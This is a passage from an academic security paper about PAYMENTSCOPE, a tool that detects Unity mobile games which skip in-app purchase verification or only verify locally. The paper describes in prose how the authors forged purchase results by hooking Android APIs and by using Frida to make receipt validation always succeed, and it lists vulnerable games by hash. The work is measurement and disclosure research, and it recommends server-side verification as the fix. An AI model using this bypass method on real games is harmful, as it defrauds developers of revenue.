	5AAD7FF4794457E90F68BD34894FDCE7	1.1.4	50,000K	416,650	Remove Ads	$1.99
	1D591C2FA5687DF35D7B0F39B94D94E7	2.10	50,000K	1,502,696	5000 Coins	$1.99
	4D3502CEFAB5699073D64F9343A405A8	4.1.0	50,000K	230,424	6000 Coins	$0.99
	4FDA1515973B164603928AC80E3C57CB	2.6.9	50,000K	115,886	Remove Ads	$2.99
	9204AEDD6665A1BA5374A064AD2E49D6	1.185	50,000K	444,558	15 Power	$1.99
	22A40571718A137EA646F0073CDAD361	1.2.5	50,000K	778,685	Remove Ads	$2.99
Local-verification	4057B81EFE3BAFEA151AF910E92AF015	1.27.1	100,000K	648,749	Special Case	$1.99
	9F63D671E0812355CE39CF7D1EE15BF0	4.3.39	50,000K	665,712	200 Diamonds	$1.99
	86D4E0E5C9DB42253A26D48A3ADCB4E1	1.21.1	50,000K	1,822,549	50 Gold	$5.99
	A4BE318C5CCF94FFFA74E6041A3F4632	1.4.44	10,000K	3,457,150	Bunch of Gems	$0.99
	A2CE43BF4E99D429ADDBB169E24928BA	1.36.05.0	10,000K	110,187	Pile of Gems	$0.99
	2B6D5AA12FB0D4AE3FC2303C9410E218	1.4.6	10,000K	142,123	Remove Ads	$2.99
	B7AB0E7969CD1E8D9D5C231769E0CF35	1.3.9	10,000K	300,158	Remove Ads	$3.99
	7943CD8FB582625871BC1645680D8FAB	9	10,000K	552,885	Double Coins	$1.99
	205F76E38A5A91E7E5FB08D4D3CE2F47	1.2.4	10,000K	464,386	125 Coins	$1.99
	6562953B4FAEFA34AEC3779EE2DE828E	4.4.35	10,000K	83,784	200 Diamonds	$1.99

Table 3: The Detailed Case Study of the Top-10 Vulnerable Games in Each Vulnerability Category.

virtualization and repackaging. In the following, we describe how to test them to confirm the vulnerabilities:

- **Injecting fake transaction using virtualization.** A fake transaction needs to be injected to the game when a purchase request has been initialized. In particular, we need to hijack the return value of the purchasing API (Step ❸ in Figure 2), and replace it with a fake success transaction so that the game believes the transaction has succeeded. To this end, we first launch the Payment Request (Step ❶ in Figure 2), but we then cancel the payment when the purchasing confirmation dialog pops up. Through the use of virtualization [26], we dynamically hook the Android system APIs by using our prior work AutoForge [59], to hijack the `Intent` which contains the return values (*e.g.*, state, receipt) of the payment transaction, this attack succeeds.
- **Disabling local-verification using code patching.** Some tested games would verify the transaction locally. Therefore, when this fake transaction receipt is passed to `CrossPlatformValidator.Validate` API, it will certainly fail the validation check if we use the original code, but we can first patch this API to make the validation always return true regardless of the receipt. Note that the static binary code patching will change the signatures of the entire game APK, and the games that check their integrity [29] may refuse to run. As such, we use `Frida` [4] to instrument the code at run time. `Frida` will be enabled right before we trigger the IAP.

With the above attack techniques, we then run these 280 games to launch an in-app purchasing request. To minimize the damages to the developers, we immediately cancel the transaction while interacting with app store (basically at Step ❷ shown in Figure 2). Note that this cancelling process is through a pop-up dialog, which is transparent to the game (and handled by the Android framework). If we can "purchase" these virtual products for free, then we confirm the game is indeed vulnerable.

Results. When analyzing the 220 games to quantify FPs, we found that 30 games could not be tested. Some of them crashed when running in our test phone; some needed an

Anonymized Developer ID	# Vul. Games	No Verification	Local Verification	# Total Games	Vul. Rate	∑(#↓)
1	91	91	0	91	100.00	169K
2	69	69	0	69	100.00	41,130K
3	35	35	0	35	100.00	182,321K
4	34	34	0	34	100.00	120,550K
5	33	33	0	33	100.00	37,850K
6	28	28	0	28	100.00	554K
7	25	25	0	25	100.00	1,126K
8	24	24	0	24	100.00	65,910K
9	23	23	0	23	100.00	998K
10	22	17	5	23	95.65	32,410K

Table 4: Top 10 Vulnerable Game Developers Ranked Based on Total Number of Vulnerable Games.

Anonymized Developer ID	∑(#↓)	No Verification	Local Verification	# Total Games	Vul. Rate
A	321,100K	7	1	11	72.73
B	198,150K	11	1	16	75.00
C	182,321K	35	0	35	100.00
D	125,215K	13	1	17	82.35
E	120,550K	34	0	34	100.00
F	112,500K	4	2	14	42.86
G	100,000K	1	0	1	100.00
H	95,000K	3	3	8	75.00
I	90,000K	5	0	28	17.86
J	87,710K	17	0	31	54.84

Table 5: Top 10 Vulnerable Game Developers Ranked by Total Number of Downloads of Vulnerable Games.

update that was not available in our Google Play (*i.e.*, United States) due to region restriction. For the other 190 games, all of them were vulnerable and the attacks succeeded. We show the detailed information of the top games in Table 3. The "purchased" item and its price are reported in last two column of Table 3. Although the experiment shows that PAYMENTSCOPE has no FPs, theoretically it may still have FPs. For instance, the game may load additional code at runtime which will perform remote-verification, or the game uses reflection call to access receipt which is hard to detect, though we did not witness such cases in our manual analysis.

When analyzing the 60 games to quantify FNs, we found that 9 games cannot be tested due to the same reasons. Among the rest of the 51 games, 37 of them are secure. The attacks failed and some games show dialog, such as "invalid purchase". Therefore, we confirmed that the games performed receipt verification at the server side. By intercepting the traffic of the tested games, we found that the response included both the verification result and the game state such as the number of coins. For the other 14 games, we were still able to purchase for free. Consequently, this eventually leads to the FNs of 29%. By performing manual reverse engineering on the games, we found that, in some games the receipts have indeed been sent to the servers but the responses do not indicate that the receipts are invalid. The servers may have just used the receipts for the logging purpose without any receipt verification, but PAYMENTSCOPE cannot confirm this automatically since the code of the server side is unavailable. Therefore, it has a high FN. However, on the other hand, this just indicates that the true rate of this vulnerability could be even higher, which further shows how prevalent this problem is.

(II) Top vulnerable game developers. After confirming the FPs and FNs of PAYMENTSCOPE, we next seek to understand why there are so many vulnerable games, who developed them, and how many total installs these vulnerable games have accumulated (to estimate potential losses for developers). To this end, we retrieve the `developerName` (as well as the email address used for responsible disclosure) from the metadata returned by Google Play when querying each vulnerable game. We then cluster the vulnerable games by `developerName`, and also accumulate the total number of downloads. Then we rank the developers based on the total number of vulnerable games they have developed, and also the total number downloads their vulnerable game have accumulated.

The top 10 developers who produced the most number of vulnerable games are listed in Table 4. We can see that the top developer has 91 vulnerable games. Also, except the 10th developer who has one game that is not vulnerable, all of mobile games developed by these developers are vulnerable to no-verification attack. The top 10 developers whose vulnerable games have gained the most downloads are presented in Table 5. We can see that the vulnerable games developed by the top 7 developers have more than 100 million downloads. Most of the vulnerabilities in these games are no-verification. Also, interestingly, by looking at all of the games from the corresponding developers, we found that not all of their games are vulnerable. It could be the reasons that these games are developed by different individuals or teams.

(III) Potential Financial Impact. To understand the financial impact, we would like to estimate, if the vulnerabilities were exploited, and if so, what the potential financial losses for developers could have been. To this end, we created a heat map in Figure 7 to show the distribution of product prices of the vulnerable games. Specifically, we group the games based on the number of downloads in the X-axis. Each item in the Y-axis represents a price range. The color of each cell indicates the percentage of the vulnerable games out of all of the vulnerable games that provide products whose prices fall into the corresponding price range in that specific downloading category. Also, for simplicity, for each game, we directly retrieve the minimum price and maximum price of the sold products for each game from Google Play, and use this price information to fill the corresponding cell. According to the result presented in Figure 7, we can see that less popular games usually sell cheaper products, and high price products are usually sold in extremely popular games. This result makes sense since it is more likely to have profit when having large




Figure 7: Distribution of the Prices of Sold Products in the Vulnerable Games

number of users. Also, only few games sell products beyond $100, and most common prices are less than $5.

7 Discussion

7.1 Root Causes

Fundamentally, the root cause of the identified vulnerable in-game purchases comes from the misplacement of trust. In particular, a game without any payment verification or with local-verification places the trust on the mobile operating system (by assuming uncompromised operating systems without being rooted) and the game app itself (*i.e.*, by assuming the integrity of the app). Unfortunately, neither the mobile operating systems nor the game app itself are always trustworthy given the large number of hacking tools (*e.g.*, virtualization, repackaging, and rooting) in Android.

As such, a secure verification approach is to place the transaction verification in a trusted place such as either the remote game servers or the local trusted execution environment (TEE) such as ARM TrustZone, which is an isolated space guaranteed by the hardware and has already been integrated in mainstream mobile SoCs. Recently, there are quite a number of efforts studying how to use TEE to protect games (e.g., [22, 30, 42]). However, , it is a non-trival task to protect IAP with TEE because only moving the transaction verification to TEE is not secure since the TEE calls can be bypassed or manipulated. As such, the TEE should also maintain the game states. In other words, the game need to track its states (*e.g.*, handling in-game currency) in the aforementioned trusted places (in fact many server-based games have already implemented this mechanism for the purpose of cross-device-game-state-syncing); otherwise, the attacker can just remove the code of transaction verification. For game state tracking in server side, there are many inexpensive and easy to use 3rd-party services that can be leveraged, such as PlayFab provided by Microsoft [7] which offers a free plan for games that have up to 100,000 users. Moreover, we also believe that SDK providers such as Unity should remove the local verification API and instead provide server side APIs to help the app developments.

7.2 Limitations

While PAYMENTSCOPE has successfully identified a significant number of mobile games containing vulnerable in-game purchases, it still has at least two limitations. First, the key technique in PAYMENTSCOPE is the static data flow analysis, which can fail in various cases, such as when encountering indirect propagations (*e.g.*, data propagation via conditions, or via writing and reading through files). If a game uses such payment-based propagations, PAYMENTSCOPE will have false positives (*e.g.*, concluding a game is vulnerable but there is actually indirectly propagated payment that flows to network APIs). While currently we have not witnessed such a case in FP analysis, it could exist in theory.

Second, as shown in our experiment, our tool could also have FNs, and 14 out of 51 manually verified games were indeed vulnerable but not detected by PAYMENTSCOPE. One reason for this FN is that our detection policy blindly considers the game is not vulnerable if the receipt is sent to the server. However, the server may still not perform payment verification, but we do not have the server side code to confirm this. Also, theoretically, another source of FN could come from over-tainting because of our type-based taint analysis, which could cause the non-payment data be considered as payment.In addition, if the tainted data flows into a container (e.g., an array), it is challenging to identify its further usage and PAYMENTSCOPE will just conclude it is secure due to its very conservative detection policy, leading to FNs as well.

7.3 Future Work

In addition to addressing the aforementioned limitations, there are mutiple avenues in the future work, such as extending PAYMENTSCOPE to handle (1) other game engines and (2) other platforms such as iOS.

Handling other game engines. Currently PAYMENTSCOPE only detects vulnerabilities in games built with Unity Engine, but ignores games implemented using other game engines. In fact, similar to Unity engine, we did find many other engines such as Unreal Engine (UE4) also provide wrapped payment API [17] for the game developers to implement IAP. In particular, games built with UE4 can call APIs

to initialize a transaction, and the APIs will perform call backs (*e.g.*, `On Success`, `On Failure`) when the payment provider succeeded or not to process the transaction. Then the game can verify the transaction at the server side, or it can perform local verification or no verification at all, which will lead to payment bypass. To confirm this, we have downloaded the top 5 games that are developed based on UE4 and performed a manual study to check whether they are vulnerable to our payment bypass attacks. Through dynamic analysis of the games, we found two of them (i.e., games with MD5 `6cd6314b084514647c8f067fe34dad32` and `6e260f7d5ba30cf2c78d61b2e007a6e0`) are also vulnerable.

Our future work will aim to automate PAYMENTSCOPE for these games. Although PAYMENTSCOPE is targeting Unity based games, the key observation of *abstracting the payment-bypassing vulnerability detection problem to a data flow analysis problem and solving it using taint analysis* can be applied to other game engines. However, we anticipate there will be at least two game-engine specific challenges:

- **Selecting a proper static analysis framework**. Note that game engines are often language specific. For instance, Unity based games can be compiled to native binary or `IL` bytecode (older version), libGDX based game is in `Java` bytecode format, and Cocos2d based game may in `Lua` script format. For a particular file format, a proper static analysis framework is needed to parse the game and implement the analysis algorithm. There are some existing mature frameworks such as Ghidra for binary and Soot for `Java` bytecode. Therefore, we have to properly select the corresponding static analysis framework for each specific engine.

- **Recognizing the specific APIs in the framework**. Different game engines provide different APIs for IAP and other functionalities. We have to identify the corresponding APIs for the taint source (*i.e.*, the payment receipt definition APIs), taint sinks (*e.g.*, networking APIs, receipt validation APIs), and taint propagations (*e.g.*, string or JSON data manipulation APIs). However, not all of the symbols are available as in Unity, and how to recognize them will be non-trivial.

Handling other platforms. Certainly, the identified vulnerabilities not only exist in Android games but also iOS games. To confirm that, we have downloaded two iOS games: Game A with MD5 `86D4E0E5C9DB42253A26D48A3ADCB4E1` and Game B with MD5 `A2CE43BF4E99D429ADDBB169E24928BA` from Table 3, through AppleJam [50]. By analyzing these two games we found that they are consistent with the corresponding Android version and vulnerable to payment-bypassing attack.

7.4 Ethics and Responsible Disclosure

We did take ethics seriously when conducting this study. First, when confirming FPs and FNs of the vulnerabilities (§6.3), we did launch playing without paying attack and we chose to "purchase" the cheapest product in the tested games for proof-of-concept. However, in order not to cause any damages to the developers, we then did a real purchase in a separate transaction for the tested games. Therefore, from developer's perspective, there is no financial loss and they even gained income because of our test. Second, we shared our findings with Unity. We also learned from Unity that they have acquired a startup company recently to particularly focus on alleviating the developers' efforts of server side verification. Finally, we disclosed our identified vulnerabilities, with detailed explanation (including the root cause, game detail) to all the vulnerable games through the email they left on the Google Play.

In total, we contacted 5,494 game developers who developed these 8,954 vulnerable games (note that some developers developed multiple vulnerable games). Many of the developers have acknowledged our findings. More specifically, some developers promised to patch the vulnerability as soon as possible; some replies indicate that the team will investigate the reported issue; some developers asked for articles where they can find more detailed information about this attack. Also, one developer mentioned that they have already switched to remote-verification in a later version of the tested version; one developer stated that he/she cannot update the game anymore due to that the source code having been lost; one developer shared with us that there is a game hacking tool named Lucky Patcher [20] that can actually be used to attack no-verification games.

8 Related Work

Payment security. Wang et al. [49] studied the shopping websites that allow users to use 3rd-party payment services, and discovered that several websites (*e.g.*, Buy.com and JR.com) allow a malicious customer to purchase products with low price or even for free due to the logic flaw in the payment integration, which also exists in many e-commerce applications [47]. When moving to mobile payment, many of the old problems such as authentication and malware threats still exist [51], but the directly integration of payment via app store also introduces new threats. For instance, Reynaud et al. [44] and Lai et al. [33] found a vulnerability which can lead to payment bypassing in mobile apps with in-app purchasing. Also, Mulliner et al. [40] designed a framework to protect the apps from automatic in-app billing attacks. In addition, Yang et al. [54, 55] found several flaws in 3rd-party payment SDKs in mobile apps, rather than the Unity SDKs focused by our work with novel native binary analysis. There are also efforts to study the security of the mobile payment protocols [31] [56] including the video-on-demand subscription services [35].

Game security. There has been an arms race between game cheating and anti-cheating [38]. Particularly, in the desktop online games, numerous efforts have been made to fight for game bots by exploiting inconsistencies [23, 37], similarities [34], and human observational proofs [28]. There are also efforts to defeat secret revealing in game states such as exploring private set intersection protocols as in OpenConflict to protect game maps [24], and also Intel SGX to defeat wallhacks as in BlackMirror [42]. In the mobile games, Tian et al. [48] studied the existing attacks such as modification of memory and network traffic in the mobile game cheating, and also provided a reference framework for the game defense. This study has particularly mentioned the untrusted client attack, and our work provides concrete evidences for such attacks and their potential impact.

Binary analysis. Binary analysis is a powerful technique for vulnerability identification. Over the past decades, a large body of research has been carried out of either improving the binary analysis itself or applying binary analysis for vulnerability discovery, as summarized by Shoshitaishvili et al. [46]. Built with foundation techniques including program slicing [52], data flow analysis [32, 53] (or taint analysis [25, 41, 57]), PAYMENTSCOPE complements existing work by exploring the direction of mobile game binary analysis and focusing on detecting the in-game purchasing bypassing vulnerabilities.

9 Conclusion

We have presented PAYMENTSCOPE, a static binary analysis tool built on top of Ghidra to automatically identify vulnerable in-app purchasing implementations in mobile games binaries developed by the Unity SDK. The key idea is to model the vulnerability detection problem using a payment-aware data flow analysis, and leverage the metadata inside Unity game for the binary analysis. We have implemented PAYMENTSCOPE and tested with 39,121 games. Surprisingly, our tool has identified 8,233 games that do not verify the validity of payment transactions and 721 games that simply verify the transactions locally. Such a high rate of vulnerability shows how prevalent the insecure programming practice (by misplacing the trust) is for in-app purchasing. Finally, to really make in-game purchasing secure, we believe SDK providers should provide APIs to ease the server side payment verification.

Acknowledgment

We thanks the anonymous reviewers for their invaluable feedbacks. This research was supported in part by NSF award 1834215. Any opinions, findings, and conclusions or recommendations in this paper are those of the authors and do not necessarily reflect the views of the NSF.

References

[1] "Apkmody - download mod apk games & premium apps," https://apkmody.io/, (Accessed on 2/12/2022).

[2] "The best 10 mobile game engines and development platforms & tools in 2019 | computools," https://computools.com/the-best-10-mobile-game-engines-and-development-platforms-tools-in-2019/.

[3] "Creating and Using Scripts," https://docs.unity3d.com/Manual/CreatingAndUsingScripts.html.

[4] "Frida - Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers." https://github.com/frida/frida.

[5] "Github - nationalsecurityagency/ghidra: Ghidra is a software reverse engineering (sre) framework," https://github.com/NationalSecurityAgency/ghidra, (Accessed on 2/13/2022).

[6] "Il2CppDumper," https://github.com/Perfare/Il2CppDumper.

[7] "Microsoft Azure PlayFab | Full Stack LiveOps, Real-time Control," https://playfab.com/pricing/.

[8] "News, free games and program for android," https://an1.com, (Accessed on 2/12/2022).

[9] "NHN AppGuard," https://www.toast.com/kr/service/security/nhn-appguard.

[10] "P-code reference manual," https://github.com/NationalSecurityAgency/ghidra/blob/master/GhidraDocs/languages/html/pcoderef.html, (Accessed on 2/13/2022).

[11] "Receipt validation programming guide," https://developer.apple.com/library/archive/releasenotes/General/ValidateAppStoreReceipt/Chapters/ValidateLocally.html#//apple_ref/doc/uid/TP40010573-CH1-SW9, (Accessed on 2/13/2022).

[12] "Rest resource: purchases.subscriptions," https://developers.google.com/android-publisher/api-ref/rest/v3/purchases.subscriptions, (Accessed on 2/12/2022).

[13] "Setting up a publisher account," https://developer.android.com/google/play/licensing/setting-up#account, (Accessed on 2/13/2022).

[14] "The future of scripting in Unity," https://blogs.unity3d.com/2014/05/20/the-future-of-scripting-in-unity/.

[15] "The ultimate mobile in-app purchases guide," https://instabug.com/blog/mobile-in-app-purchases/, (Accessed on 2/12/2022).

[16] "Unity real-time development platform | 3d, 2d vr & ar engine," https://unity.com/.

[17] "Using in-app purchases," https://docs.unrealengine.com/en-US/SharingAndReleasing/Mobile/InAppPurchases/index.html, (Accessed on 2/12/2022).

[18] "Video game market revenue worldwide in 2021," https://www.statista.com/statistics/292751/mobile-gaming-revenue-worldwide-device/, (Accessed on 2/12/2022).

[19] "Multiple APK support | Android Developers," Dec 2019, [Online; accessed 18. Feb. 2022]. [Online]. Available: https://developer.android.com/google/play/publishing/multiple-apks

[20] "Lucky Patcher Official Website By ChelpuS - Lucky Patcher," Jan 2021, [Online; accessed 18. Feb. 2022]. [Online]. Available: https://www.luckypatchers.com

[21] K. Allix, T. F. Bissyandé, J. Klein, and Y. Le Traon, "Androzoo: Collecting millions of android apps for the research community," in *Proceedings of the 13th International Conference on Mining Software Repositories*, ser. MSR '16. New York, NY, USA: ACM, 2016, pp. 468–471. [Online]. Available: http://doi.acm.org/10.1145/2901739.2903508

[22] E. Bauman and Z. Lin, "A case for protecting computer games with sgx," in *Proceedings of the 1st Workshop on System Software for Trusted Execution (SysTEX'16)*, Trento, Italy, December 2016.

[23] D. Bethea, R. A. Cochran, and M. K. Reiter, "Server-side verification of client behavior in online games," *ACM Transactions on Information and System Security (TISSEC)*, vol. 14, no. 4, pp. 1–27, 2008.

[24] E. Bursztein, M. Hamburg, J. Lagarenne, and D. Boneh, "Openconflict: Preventing real time map hacks in online games," in *2011 IEEE Symposium on Security and Privacy*. IEEE, 2011, pp. 506–520.

[25] S. Chen, Z. Lin, and Y. Zhang, "{SelectiveTaint}: Efficient data flow tracking with static binary rewriting," in *30th USENIX Security Symposium (USENIX Security 21)*, 2021, pp. 1665–1682.

[26] D. Dai, R. Li, J. Tang, A. Davanian, and H. Yin, "Parallel space traveling: A security analysis of app-level virtualization in android," in *Proceedings of the 25th ACM Symposium on Access Control Models and Technologies*, 2020, pp. 25–32.

[27] C. Eagle, *The IDA pro book*. no starch press, 2011.

[28] S. Gianvecchio, Z. Wu, M. Xie, and H. Wang, "Battle of botcraft: fighting bots in online games with human observational proofs," in *Proceedings of the 16th ACM conference on Computer and communications security*, 2009, pp. 256–268.

[29] M. Ibrahim, A. Imran, and A. Bianchi, "Safetynot: on the usage of the safetynet attestation api in android," in *Proceedings of the 19th Annual International Conference on Mobile Systems, Applications, and Services*, 2021, pp. 150–162.

[30] S. Jeon and H. K. Kim, "Tzmon: Improving mobile game security with arm trustzone," *Computers & Security*, vol. 109, p. 102391, 2021.

[31] S. Kadhiwal and A. U. S. Zulfiquar, "Analysis of mobile payment security measures and different standards," *Computer Fraud & Security*, vol. 2007, no. 6, pp. 12–16, 2007.

[32] U. Khedker, A. Sanyal, and B. Sathe, *Data flow analysis: theory and practice*. CRC Press, 2017.

[33] Y.-c. Lai and M. Husain, "A holistic approach for securing in-app purchase (iap) vulnerability in mobile applications."

[34] E. Lee, J. Woo, H. Kim, A. Mohaisen, and H. K. Kim, "You are a game bot!: Uncovering game bots in mmorpgs via self-similarity in the wild." in *Ndss*, 2016.

[35] S. Lee, J. Kim, S. Ko, and H. Kim, "A security analysis of paid subscription video-on-demand services for online learning," in *2016 International Conference on Software Security and Assurance (ICSSA)*. IEEE, 2016, pp. 43–48.

[36] S. Lidin, *Inside Microsoft. net il assembler*. Microsoft Press, 2002.

[37] D. Liu, X. Gao, M. Zhang, H. Wang, and A. Stavrou, "Detecting passive cheats in online games via performance-skillfulness inconsistency," in *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE, 2017, pp. 615–626.

[38] G. McGraw, *Exploiting online games: cheating massively distributed systems*. Addison-Wesley, 2008.

[39] A. Mendoza and G. Gu, "Mobile application web api reconnaissance: Web-to-mobile inconsistencies & vulnerabilities," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 756–769.

[40] C. Mulliner, W. Robertson, and E. Kirda, "Virtualswindle: An automated attack against in-app billing on android," in *Proceedings of the 9th ACM symposium on Information, computer and communications security*, 2014, pp. 459–470.

[41] J. Newsome and D. X. Song, "Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software." in *NDSS*, vol. 5. Citeseer, 2005, pp. 3–4.

[42] S. Park, A. Ahmad, and B. Lee, "Blackmirror: Preventing wallhacks in 3d online fps games," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020, pp. 987–1000.

[43] E. Peckham, "Unity ipo aims to fuel growth across gaming and beyond," https://techcrunch.com/2020/09/10/how-unity-built-a-gaming-engine-for-the-future/, (Accessed on 2/12/2022).

[44] D. Reynaud, D. X. Song, T. R. Magrino, E. X. Wu, and E. C. R. Shin, "Freemarket: Shopping for free in android applications." in *NDSS*, 2012.

[45] M. Sharir, A. Pnueli *et al.*, *Two approaches to interprocedural data flow analysis*. New York University. Courant Institute of Mathematical Sciences . . . , 1978.

[46] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel *et al.*, "Sok:(state of) the art of war: Offensive techniques in binary analysis," in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 138–157.

[47] F. Sun, L. Xu, and Z. Su, "Detecting logic vulnerabilities in e-commerce applications." in *NDSS*, 2014.

[48] Y. Tian, E. Chen, X. Ma, S. Chen, X. Wang, and P. Tague, "Swords and shields: a study of mobile game hacks and existing defenses," in *Proceedings of the 32nd Annual Conference on Computer Security Applications*, 2016, pp. 386–397.

[49] R. Wang, S. Chen, X. Wang, and S. Qadeer, "How to shop for free online–security analysis of cashier-as-a-service based web stores," in *2011 IEEE Symposium on Security and Privacy*. IEEE, 2011, pp. 465–480.

[50] Y. Wang, Y. Xie, and J. Li, "Applejam: An open dataset for ios app binary code analysis," https://github.com/xros-wyz/AppleJam, 2021, accessed: 2021-06-01.

[51] Y. Wang, C. Hahn, and K. Sutrave, "Mobile payment security, threats, and challenges," in *2016 second international conference on mobile and secure services (MobiSecServ)*. IEEE, 2016, pp. 1–5.

[52] M. Weiser, "Program slicing," *IEEE Transactions on software engineering*, no. 4, pp. 352–357, 1984.

[53] H. Wen, Z. Lin, and Y. Zhang, "Firmxray: Detecting bluetooth link layer vulnerabilities from bare-metal firmware," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020, pp. 167–180.

[54] W. Yang, J. Li, Y. Zhang, and D. Gu, "Security analysis of third-party in-app payment in mobile applications," *Journal of Information Security and Applications*, vol. 48, p. 102358, 2019.

[55] W. Yang, Y. Zhang, J. Li, H. Liu, Q. Wang, Y. Zhang, and D. Gu, "Show me the money! finding flawed implementations of third-party in-app payment in android apps." in *NDSS*, 2017.

[56] Q. Ye, G. Bai, N. Dong, and J. S. Dong, "Inferring implicit assumptions and correct usage of mobile payment protocols," in *International Conference on Security and Privacy in Communication Systems*. Springer, 2017, pp. 469–488.

[57] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda, "Panorama: capturing system-wide information flow for malware detection and analysis," in *Proceedings of the 14th ACM conference on Computer and communications security*, 2007, pp. 116–127.

[58] C. Zuo, Z. Lin, and Y. Zhang, "Why does your data leak? uncovering the data leakage in cloud from mobile apps," in *Proceedings of the 2019 IEEE Symposium on Security and Privacy*, San Francisco, CA, May 2019.

[59] C. Zuo, W. Wang, R. Wang, and Z. Lin, "Automatic forgery of cryptographically consistent messages to identify security vulnerabilities in mobile services," in *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS'16)*, San Diego, CA, February 2016.

Shared Object File Name	# Appearances	Type	Game Engine?
libmain.so	108,408	Unity	✓
libunity.so	107,694	Unity	✓
libmono.so	65,105	Unity	✓
libil2cpp.so	39,121	Unity	✓
libgpg.so	15,851	Library	
libgdx.so	9,480	libGDX	✓
libCore.so	9,428	Adobe Air	✓
libysshared.so	9,427	Adobe Air	✓
libc++_shared.so	8,691	Library	
libswappy.so	6,973	Library	
libswappyVk.so	6,967	Library	
libopenal.so	6,811	Library	
libplayer.so	6,118	Buildbox	✓
libFirebaseCppAnalytics.so	5,304	Library	
libstlport_shared.so	4,680	Library	
libMyGame.so	4,668	Cocos2d	✓
libyoyo.so	4,406	GameMaker	✓
libjs.so	4,373	Library	
libcocos2dcpp.so	4,145	Library	
libadcolony.so	4,132	Library	
libgdx-box2d.so	3,858	libGDX	✓
libmonobdwgc-2.0.so	3,655	Unity	✓
libstagefright_froyo.so	3,632	Adobe Air	✓
libstagefright_honeycomb.so	3,632	Adobe Air	✓
libgdx-freetype.so	3,574	libGDX	✓
libgnustl_shared.so	2,409	Library	
liblua.so	2,367	Library	
libmpg123.so	2,355	Library	
libFirebaseCppMessaging.so	2,338	Library	
libads.so	2,230	Corona	✓
libjnlua5.1.so	2,196	Library	
libxwalkcore.so	2,179	Library	
libxwalkdummy.so	2,091	Library	
libalmixer.so	2,064	Corona	✓
libcorona.so	2,064	Corona	✓
libanalytlibgameNetworkics.so	2,052	Library	
libgameNetwork.so	2,047	Library	
liblicensing.so	2,047	Library	
libMonoPosixHelper.so	1,695	Library	
libAnalytics.so	1,651	Library	
libcocos2djs.so	1,578	Cocos2d	✓
libApp.so	1,547	Unity	✓
libsqlite3.so	1,526	Library	
libplugins.so	1,487	Corona	✓
libeasymobile.so	1,467	Library	
libimagepipeline.so	1,407	Library	
libUE4.so	1,319	Unreal Engine 4	✓
libgsengine.so	1,295	GameSalad	✓
libFirebaseCppRemoteConfig.so	1,279	Library	
libgame.so	1,237	Cocos2d	✓
libmonosgen-2.0.so	1,223	Unity	✓
libmonodroid.so	1,216	Unity	✓
libBugly.so	1,177	Library	
libgodot_android.so	1,147	Godot	✓
libNativeABI.so	1,138	Adobe Air	✓
libandengine.so	1,136	AndEngine	✓
libfb.so	1,126	Library	
libfolly_json.so	1,123	Library	
libglog.so	1,123	Library	
libreactnativejni.so	1,123	Library	
libglog_init.so	1,121	Library	
libFirebaseCppCrashlytics.so	1,113	Library	
libcrashlytics.so	1,110	Library	
libyoga.so	1,100	Library	
libFirebaseCppAuth.so	1,084	Library	
libjsc.so	1,070	Library	
libVuforia.so	1,067	Vuforia Engine	✓

Shared Object File Name	# Appearances	Engine Name	Market Share
libmain.so	108,408	Unity	71.94%
libgdx.so	9,480	libGDX	6.29%
libCore.so	9,428	Adobe Air	6.26%
libplayer.so	6,118	Buildbox	4.06%
libMyGame.so	4,668	Cocos2d	3.10%
libyoyo.so	4,406	GameMaker	2.92%
libads.so	2,230	Corona	1.48%
libUE4.so	1,319	Unreal Engine 4	0.88%
libgsengine.so	1,295	GameSalad	0.86%
libgodot_android.so	1,147	Godot	0.76%
libandengine.so	1,136	AndEngine	0.75%
libVuforia.so	1,067	Vuforia Engine	0.71%

Table 6: Detailed Information about Shared Objects in Mobile Games with the Estimated Game Engine Market Share.

A Measuring the Popularity of Game Engines

Today, there are many mobile game engines, such as Unity, Unreal Engine and Cocos2D. However, it is unclear how popular mobile game engines really are among the mobile games. To answer this question, we have thus performed a measurement study with 293,019 mobile games crawled from Google Play. Our key insight is that the shared objects in the games that developed with the same engine should have the same names. For instance, the games developed with Unity should have shared objects `libmain.so`; the games developed with Unreal Engine should have shared objects `libUE4.so`.

As such, we first unpacked each game and collected its shared objects. For each shared object name, we count the number of games that contains it. Then we focus on the shared objects that appeared in more than 1,000 games as presented in the first column of Table 6. However, for many shared objects, it is hard to tell which game engines they belong to based on their names. So we performed a manual investigation to find out such information with two strategies.

- **Reverse engineering of popular game engine based on the available games (bottom-up).** For each popular game engine, we downloaded 5 games that have developed with it. Through reverse engineering, we find out the names of shared objects they should have in the released games. In addition, by looking at the strings or the exported method names of the shared objects, we find clues about the game engine such as the engine name.

- **Search engine, such as `Google` (top-down).** A game engine typically has a forum, while developers discussing bugs, they may post logs (may contain shared object names). And the search engine will collect such information. So searching the shared object name may lead us to the forum. And eventually help us identify the game engine.

With our manual investigation, we find out that a shared object can fall into two category: (1) a game engine, (2)a general library (*e.g.*, `libc++`, advertisement library). The detailed results are presented in Table 6. From this information, we have identified 12 popular game engines. For each game engine, we use the appearance number of its highest shared object as its market share. Then we created a pie chart for the market share as shown in Figure 1. It is clear that Unity Engine is holding the dominant market position.

